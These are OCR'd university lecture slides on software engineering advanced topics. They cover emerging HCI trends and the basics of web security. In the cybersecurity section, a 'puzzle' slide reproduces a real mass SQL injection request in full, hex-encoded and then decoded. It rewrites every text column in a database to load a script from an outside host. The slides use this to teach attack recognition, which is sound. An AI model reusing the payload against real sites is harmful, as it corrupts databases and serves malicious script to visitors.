SOFTWARE ENGINEERING

CO3001

CHAPTER 12 – ADVANCED TOPICS

Anh Nguyen-Duc
Tho Quan-Thanh

TOPICS COVERED


- ✓ Emerging trends in Human Computer Interaction
- ✓ Cybersecurity
- ✓ Course review (retrospective)

TOPICS COVERED

- ✓ Emerging trends in Human Computer Interaction


WHAT IS HCI

- ✓ Emerged in the early 1980s
- ✓ A discipline concerned with the design, evaluation and implementation of interactive computing systems for human use and with the study of major phenomena surrounding them*
- ✓ The field has raplidly evolved for four decades



* Thomas T. Hewett et al. ACM SIGCHI Curricula for Human-Computer Interaction. Tech. rep. 1992


TRENDS – SHAPING OUR NEW FUTURE



HCI trends becomes diverse in more specified paths

https://trends.google.com/trends/explore?date=all&q=%22human%20computer%20interaction%22

HISTORY OF HCI IN 3 WAVES



First Wave of HCI

The first wave (1950s-1970s)

- Man-machine coupling
- Human factors and ergonomics
- Engineering focus

Second Wave of HCI

The second wave (1980s-1990s)

- Mind-computer coupling
- Cognitive science and activity theories focus

Third Wave of HCI

The third wave (2006-now)

- Culture and values
- User experience and socio-cultural context
- Emerging technologies focus

https://uxdesign.cc/third-wave-hci-what-are-the-advantages-and-disadvantages-6885d5de4d5b

The seven grand challenges of HCI

Stephanidis, C., Salvendy, G., Antona, M., Chen, J. Y. C., Dong, J., Duffy, V. G., Fang, X., Fidopiastis, C., Fragomeni, G., Fu, L. P., Guo, Y., Harris, D., Ioannou, A., Jeong, K. (Kate), Konomi, S., Krömker, H., Kurosu, M., Lewis, J. R., Marcus, A., … Zhou, J. (**2019**). Seven HCI Grand Challenges. **International Journal of Human–Computer Interaction**, 35(14), 1229–1269


HUMAN-TECHNOLOGY SYMBIOSIS

- ✓ Smart systems and human "live" together
- ✓ Example: Human-in-the-loop: extents of control vs. automation
- ✓ HCI should support for adaptation and personalization to human needs

IMAGE BY METAMORWORKS / SHUTTERSTOCK.COM

HUMAN-ENVIRONMENT INTERACTION

- ✓ Interactions between the human social system and (the "rest" of) the ecosystem
- ✓ Computers "disappears" but its functionality is ubiquitously available
- ✓ New ways of interactions, exploring new senses: taste, smell, haptic sensations
- ✓ Interactions in public spaces, involving multiple devices, multiple users



HUMAN-ENVIRONMENT INTERACTION

- ✓ Example: Interaction between physical and digital continuum
- ✓ Realistic Virtual – "scientific, philosophical, and technological frontiers of our era"*
- ✓ Metaverse** - a network of 3D virtual worlds focused on social connection

* Lanier, J. (2017). Dawn of the new everything: Encounters with reality and virtual reality. New York, NY: Henry Holt and Company


** https://en.wikipedia.org/wiki/Metaverse

HCI AND ETHICS AND PRIVACY

- ✓ Ethics, privacy, and security are always on top trendings!
- ✓ Ethical issues: during the interaction with smart agents:
  - where does responsibility lie?
  - what are the moral, societal and legal consequences of actions made by the smart agents?
- ✓ Privacy issues: during the data collection of user behaviors
  - to inform participants and acquire their consent vs. studying the actual user experience and behavior
  - accessibility and access for all vs. Secured access and data


HCI AND SECURITY

- ✓ Cybersecurity is on the rise: cloud services, enterprise software, web applications, Internet-of-Things, ..
- ✓ The main weak point in breached security is the user!
- ✓ Security issues:
  - Achieve usable cybersecurity
  - establish Human-Computer Trust Interaction



WELL-BEING, HEALTH AND EUDAIMONIA

- ✓ Application domain specific: analyze and design
  - Medical personal devices
  - Well-beingness apps
  - Serious game for health
  - Self-tracking
- ✓ How to improve the adoption of these apps and devices in their targeted communities?



https://link.springer.com/article/10.1007/s10055-021-00548-9
https://www.researchgate.net/publication/333472144_Evolution_of_Wearable_Devices_with_Real-Time_Disease_Monitoring_for_Personalized_Healthcare/figures?lo=1&utm_source=google&utm_medium=organic

ACCESSIBILITY AND UNIVERSAL ACCESS


- ✓ Central topics of HCI
- ✓ Challenges of keeping universal access:
  - Populations are aging
  - Advancement in technologies

→

- ✓ Digital inequality and lack of universal access

→

- ✓ Revisit HCI knowledge and experience in a context of new technological environments



Frode Eika Sandnes (2018) Universell utforming av IKT-systemer, Universitetsforlaget

SOCIAL ORGANIZATION AND DEMOCRACY

- ✓ to address major societal and environmental challenges:
  - environmental informatics
  - computational sustainability
  - sustainable HCI
  - green IT and green ICT
  - ICT for sustainability

https://sdgs.un.org/goals

TOPICS COVERED

- ✓ Emerging trends in Human Computer Interaction
- ✓ Topics of Cybersecurity

PUZZLE – WHAT IS THIS?

"GET /programs/biosafety/bioSafety_handBook/Chapter%206-Bloodborne%20Pathogens%20Human%20Tissue?;DECLARE%20@S%20CHAR(4000);SET%20@S=CAST(0x4445434C41524520405420766172636861722832353529 2C4043207661726368617228343030302920444543C41524520546162 6C655F437572736F7220435552534F5220464F522073656C65637420612E6E616D652C622E6E616D652066726F6D207379736F626A656374732061 2C737973636F6C756D6E732062207768657265 20612E69643D622E696420616E6420612E787479706 53D27752720616E642028622E787479706 53D3939206F7220622E787479706 53D335206F7220622E787479706 53D323331206F7220622E787479706 53D313637292044F50454E20546162 6C655F437572736F7220464554348204E455854204652 4F4D20205461626C655F437572736F7220494E544F2040542C4043205748494C4528404046455443485F5354415455533D302920424547494E20657865632827757064617465205B272B40542B275D20736574205B272B40432B275D3D5B272B40432B275D2B2727223E3C2F7469746C653E3C736372697074207372633D22687474703A2F2F73646F2E313030306D672E636E2F63737273732F772E6A73223E3C2F736372697074 3E3C212D2D27272729464554348204E4558542046524F4D20205461626C655F437572736F7220494E544F2040542C404320454E4420434C4F5345205461626C655F437572736F7220444541 4C4C4F4341544520546162 6C655F437572736F72%20AS%20CHAR(4000));EXEC(@S);

ANSWER

- "GET /programs/biosafety/bioSafety_handBook/Chapter%206-Bloodborne%20Pathogens%20Human%20Tissue?;DECLARE%20@S%20CHAR(4000);SET%20@S=CAST(0xDECLARE @T varchar(255)'@C varchar(4000) DECLARE Table_Cursor CURSOR FOR select a.name'b.name from sysobjects a'syscolumns b where a.id=b.id and a.xtype='u' and (b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167) OPEN Table_Cursor FETCH NEXT FROM Table_Cursor INTO @T'@C WHILE(@@FETCH_STATUS=0) BEGIN exec('update ['+@T+'] set ['+@C+']=['+@C+']+""></title><script src="http://sdo.1000mg.cn/csrss/w.js"></script><!--" wh??re '+@C+' not like "%"></title><script src="http://sdo.1000mg.cn/csrss/w.js"></script><!--'')FETCH NEXT FROM Table_Cursor INTO @T'@C END CLOSE Table_Cursor DEALLOCATE Table_Cursor

- http://www.dolcevie.com/js/converter.html

DO YOU KNOW?


- ✓ 75% of attacks today happen at the Application Layer (Gartner).
- ✓ Many “easy hacking recipes” published on web.
- ✓ Security holes in the web application layer can make a perfectly patched and firewalled server completely vulnerable.

The cost and reputation savings of avoiding a security breach are “priceless”

SECURITY PROPERTIES


- ✓ Confidentiality
  - Information about system or its users cannot be learned by an attacker
- ✓ Integrity
  - The system continues to operate properly, only reaching states that would occur if there were no attacker
- ✓ Availability
  - Actions by an attacker do not prevent users from having access to use of the system

GENERAL PICTURE



- ✓ Security is about
  - Honest user (e.g., Alice, Bob, …)
  - Dishonest Attacker
  - How the Attacker
    - Disrupts honest user's use of the system (Integrity, Availability)
    - Learns information intended for Alice only (Confidentiality)


GENERAL PICTURE



- ✓ Security is about
  - Honest user (e.g., Alice, Bob, …)
  - Dishonest Attacker
  - How the Attacker
    - Disrupts honest user's use of the system (Integrity, Availability)
